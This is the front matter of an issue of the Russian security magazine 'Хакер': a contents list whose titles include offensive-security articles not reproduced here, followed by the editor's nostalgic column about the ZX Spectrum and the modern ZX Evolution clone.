ХАКЕР

№313

Логи Linux по-взрослому

Дебажим с Radare2 и Cutter

Ковыряем баг в Telegram

ВЫЗОВ ДЛЯ WINDOWS

Разбираем новые способы маскировки вызовов WinAPI от средств защиты

№ 313

CONTENTS

▶ **Тот самый компьютер**
Колонка главреда

▶ **MEGANews**
Самые важные события в мире инфосека за апрель

▶ **ElonmuskWHM**
Как ФБР притворялось Илоном Маском и отмывало деньги для хакеров и драгдилеров

▶ **Кривая дорожка**
Обфусцируем вызовы WinAPI новыми способами

▶ **Тихий вызов**
Маскируем вызовы NTAPI от средств защиты

▶ **Мод (Утопия)**
Разбираем по винтикам виртуальную машину Pathologic

▶ **На радаре — Cutter**
Исследуем программы в графической надстройке Cutter для Radare2

▶ **«Пасхалка» в Telegram**
Как я нашел способ авторизоваться без клауд-пароля и уведомлений

▶ **InstallShield изнутри**
Препарируем виртуалку инсталлятора в x64dbg

▶ **Реверс по-французски**
Изучаем приложение, написанное на WLanguage в среде WinDev

▶ **Алмазный билет**
Как использовать доверие Kerberos в своих целях

▶ **Уроки форензики**
Исследуем инцидент по следам в GitHub

▶ **Метод чистой комнаты**
Учимся легально клонировать чужие продукты

▶ **HTB LinkVortex**
Повышаем привилегии в Linux через симлинки

▶ **HTB Administrator**
Эксплуатируем цепочку уязвимых ACL для захвата домена

▶ **HTB Vintage**
Ломаем лабораторию Active Directory

▶ **HTB Ghost**
Пробираемся через лес Active Directory

▶ **Аудит по-взрослому**
Применяем Tetragon на практике (и убеждаемся в силе eBPF)

▶ **Оракул в коробочке**
Запускаем продукты Oracle в контейнерах

▶ **ZX-мания**
Изучаем современные версии ZX Spectrum

▶ **Программатор из Arduino**
Прошиваем маршрутизатор подручными средствами

▶ **Lumina 2 и HiDream**
Тестируем новые модели для создания картинок на своем компьютере

▶ **Busy Bar**
Устройство от создателей Flipper, которое поможет меньше отвлекаться

▶ **Хакеры.RU. Глава 0x16**
Код настоящего

▶ **Хакеры.RU. Глава 0x17**
Ответный ход

▶ **Хакеры.RU. Глава 0x18**
Конец файла

ТОТ САМЫЙ КОМПЬЮТЕР

Колонка главреда


Однажды мой папа принес домой удивительную штуковину, за которую отдал почти весь гонорар от опубликованной книги. В типичной клетчатой сумке к нам в дом приехал ZX Spectrum — легендарный домашний компьютер британского происхождения, который привел в IT целое поколение жителей бывшего СССР.

Андрей Письменный
Главный редактор
apismenny@gmail.com

Нам с отцом достался распространенный клон «Москва-48» в черном корпусе, отдаленно напоминающем тот самый классический «Спектрум». Комплектация была шикарной: дисковод для пятидюймовых дискет (рядовые спектрумисты довольствовались магнитофоном и кассетами), два джойстика и, самое главное, несколько коробок дискет, под завязку забитых играми.

В течение следующей пары лет это был мой Game Pass. Ранние «квесты» в духе Dizzy и Pyjamarama, экшены с крутейшей графикой вроде Exolon, RoboCop и Golden Axe, адвенчуры Robin of the Wood, Saboteur, Knight Lore... Ох, с каким увлечением я разбирался во всем этом по комично-нелепым переводам из книги «500 игр для ZX Spectrum»! Или чаще всего — просто по наитию.

Те самые дискеты


Те самые игры

Позже, когда мне было лет десять, отец вытащил из ящика одну из «книжек», прилагавшихся к нашему «Спекки». Первая из сотни криво отпечатанных на лепестковом принтере и подшитых нитками страниц гласила: «BASIC. Руководство пользователя».

С этого момента играм пришлось потесниться: часть драгоценного компьютерного времени я тратил на кодирование всякого графического баловства и на попытки сконструировать примитивную игру.

Во дворе я познакомился с другим спектрумистом, на семь лет старше меня, который время от времени заваливался в гости с парой кассет. Игры с них мы копировали на дискеты, страшно переживая, что что-нибудь не прочитается, а потом сразу же и запускали скопированное.

Тот же товарищ рассказал нам с отцом о волшебном месте под названием Царицынский радиорынок, где я добыл следующий ценнейший артефакт — книжку «Как написать игру для ZX Spectrum» с Робокопом на обложке. Вскоре я стал упражняться в рисовании спрайтов в Art Studio и их переносе в код. А еще — мечтать об описанном в одной из последних глав Laser Basic. В отличие от встроенного он мог перерисовывать экран без мигания!

Увы, Laser Basic попал ко мне в руки слишком поздно. Раздобыв его, я успел покайфовать всего пару недель, а потом, как назло, сломался дисковод, и «Спектрум» пришлось отправить на покой. Вместо него отец купил IBM-совместимую машину.

Но компьютеры из детства не исчезают бесследно. В сердце каждого гика для них отведено не просто место, а золотой пьедестал в конце ковровой дорожки и лестницы из сотни ступенек.


Обязательны и регулярные церемонии. Откопать, например, название той самой игры, которую видел в детстве, найти ее и погонять в эмуляторе. Ну или затеять что-то посерьезнее — связанное с покупкой платы, пайкой и (в особо запущенных случаях) притаскиванием домой старого телевизора.


На днях мы опубликовали статью Валентина Холмогорова «ZX-мания. Изучаем современные версии ZX Spectrum». Там речь идет как раз о таких чудо-платах — клонах «Спектрума», слегка осовремененных для удобства ностальгирующих.

В конце Валентин очень верно подметил, что написание статей про тот самый компьютер из детства — это тоже, по сути, ритуал кормления ностальгии. Я тоже так делаю (и эта колонка, конечно, не исключение!).

В 2011 году я работал в «Компьютерре-Онлайн» и по работе занимался поиском всяких странных и необычных штук, о которых можно было бы написать. По чьей-то наводке я набрел на ZX Evolution — современный клон ZX Spectrum с потрясающими воображение характеристиками.

Посуди сам: до 4 Мбайт оперативной памяти, IDE-интерфейс, позволяющий подключать жесткие диски и даже CD-ROM, крутая звуковая карта, порты VGA и PS/2 для более-менее современной периферии. И при этом в центре всего — настоящий Z80. Немного размечтавшись, можно представить, что это персоналка уровня примерно PC AT, но рожденная в мире победившего Sinclair Research, а не IBM.


Собранный ZX Evolution Rev.CV в современном корпусе (фото с Reddit)



```
EVO Reset Service v0.54a                          00:18:08
ZX-Evolution 4096 Kb                              01.01.76
www.nedopc.com
Baseconf: ZXEvo 4M 08.11.2013
AVR Boot: ZXEvoAVRBoot 23.01.2012

1-4.TR-DOS Drive:   A          Main menu
Y.Virtual Drive:    A           Z.TR-DOS boot
M.Memory Lock:    128           F.File browse
W.CPU frequency:  7,0           T.Tape load
L.Emu tape load:  off           B.HDD boot
G.RESET=> EVO Service           D.CD boot
E.Reload FONT:     on           X.Perfect Cmd
J.Type FONT:    CP866           S.TR-DOS
K.DRV AY printer: off           I.48k basic
N.Automount TRD:  off           U.128k basic
                                C.Setup
                                R.Service

Mount A: NONE
Mount B: NONE
Mount C: NONE
Mount D: NONE

H.Help
```

Загрузочный экран ZX Evolution

Я загорелся узнать об этом компе побольше и связался с разработчиками — группой NedoPC. Результатом стали две публикации в «Компьютерре». Первая — интервью, где трое участников команды рассказывают мне об истоках и непростой судьбе ZX Evolution. Вторая посвящена истории ZX Spectrum в целом и успеху в СССР в частности. Написал ее Максим Тимонин — один из героев интервью. А я отредактировал и дополнил врезками.

В процессе написания я от начала до конца прочел замечательный цикл статей «Неизвестный Синклер», который горячо рекомендую всем бывшим и нынешним спектрумистам. Там собрано множество неоднозначных, комичных и просто занимательных фактов о Клайве Синклере и жизни Sinclair Research.

Но самое главное — это исследование дает максимально доходчивый, подробно изложенный и аргументированный ответ на вопрос, мучающий многих из нас: почему успех ZX Spectrum не получил достойного развития. Если не готов читать всё целиком, можешь посмотреть раздел «Успех и провал ZX Spectrum на Западе», который я добавил к статье Максима Тимонина.

Сейчас ZX Evolution в готовом виде уже не купить: когда я проверял последний раз, за платами стояли очереди, да и компоненты потом нужно где-то доставать и припаивать вручную — как в старые времена!

С ZX Evo у меня связана еще одна байка: вскоре после того интервью один из экземпляров мне довелось забрать у разработчика и доставить в Санкт-Петербург на фестиваль ретрокомпьютеров Chaos Constructions. Плату я вручил лично главному оргу Севе Потапову — для использования в конкурсе демосцены.

Иногда думаю, что прогадал, не прикупив тогда и себе «Эволюшен». Впрочем, есть опасение, что он точно так же, как и тот самый ZX Spectrum из детства, лежал бы годами в шкафу и ждал, когда у меня будет время и настроение для очередного обряда ностальгии.

MEGANEWS

nefedova@glc.ru

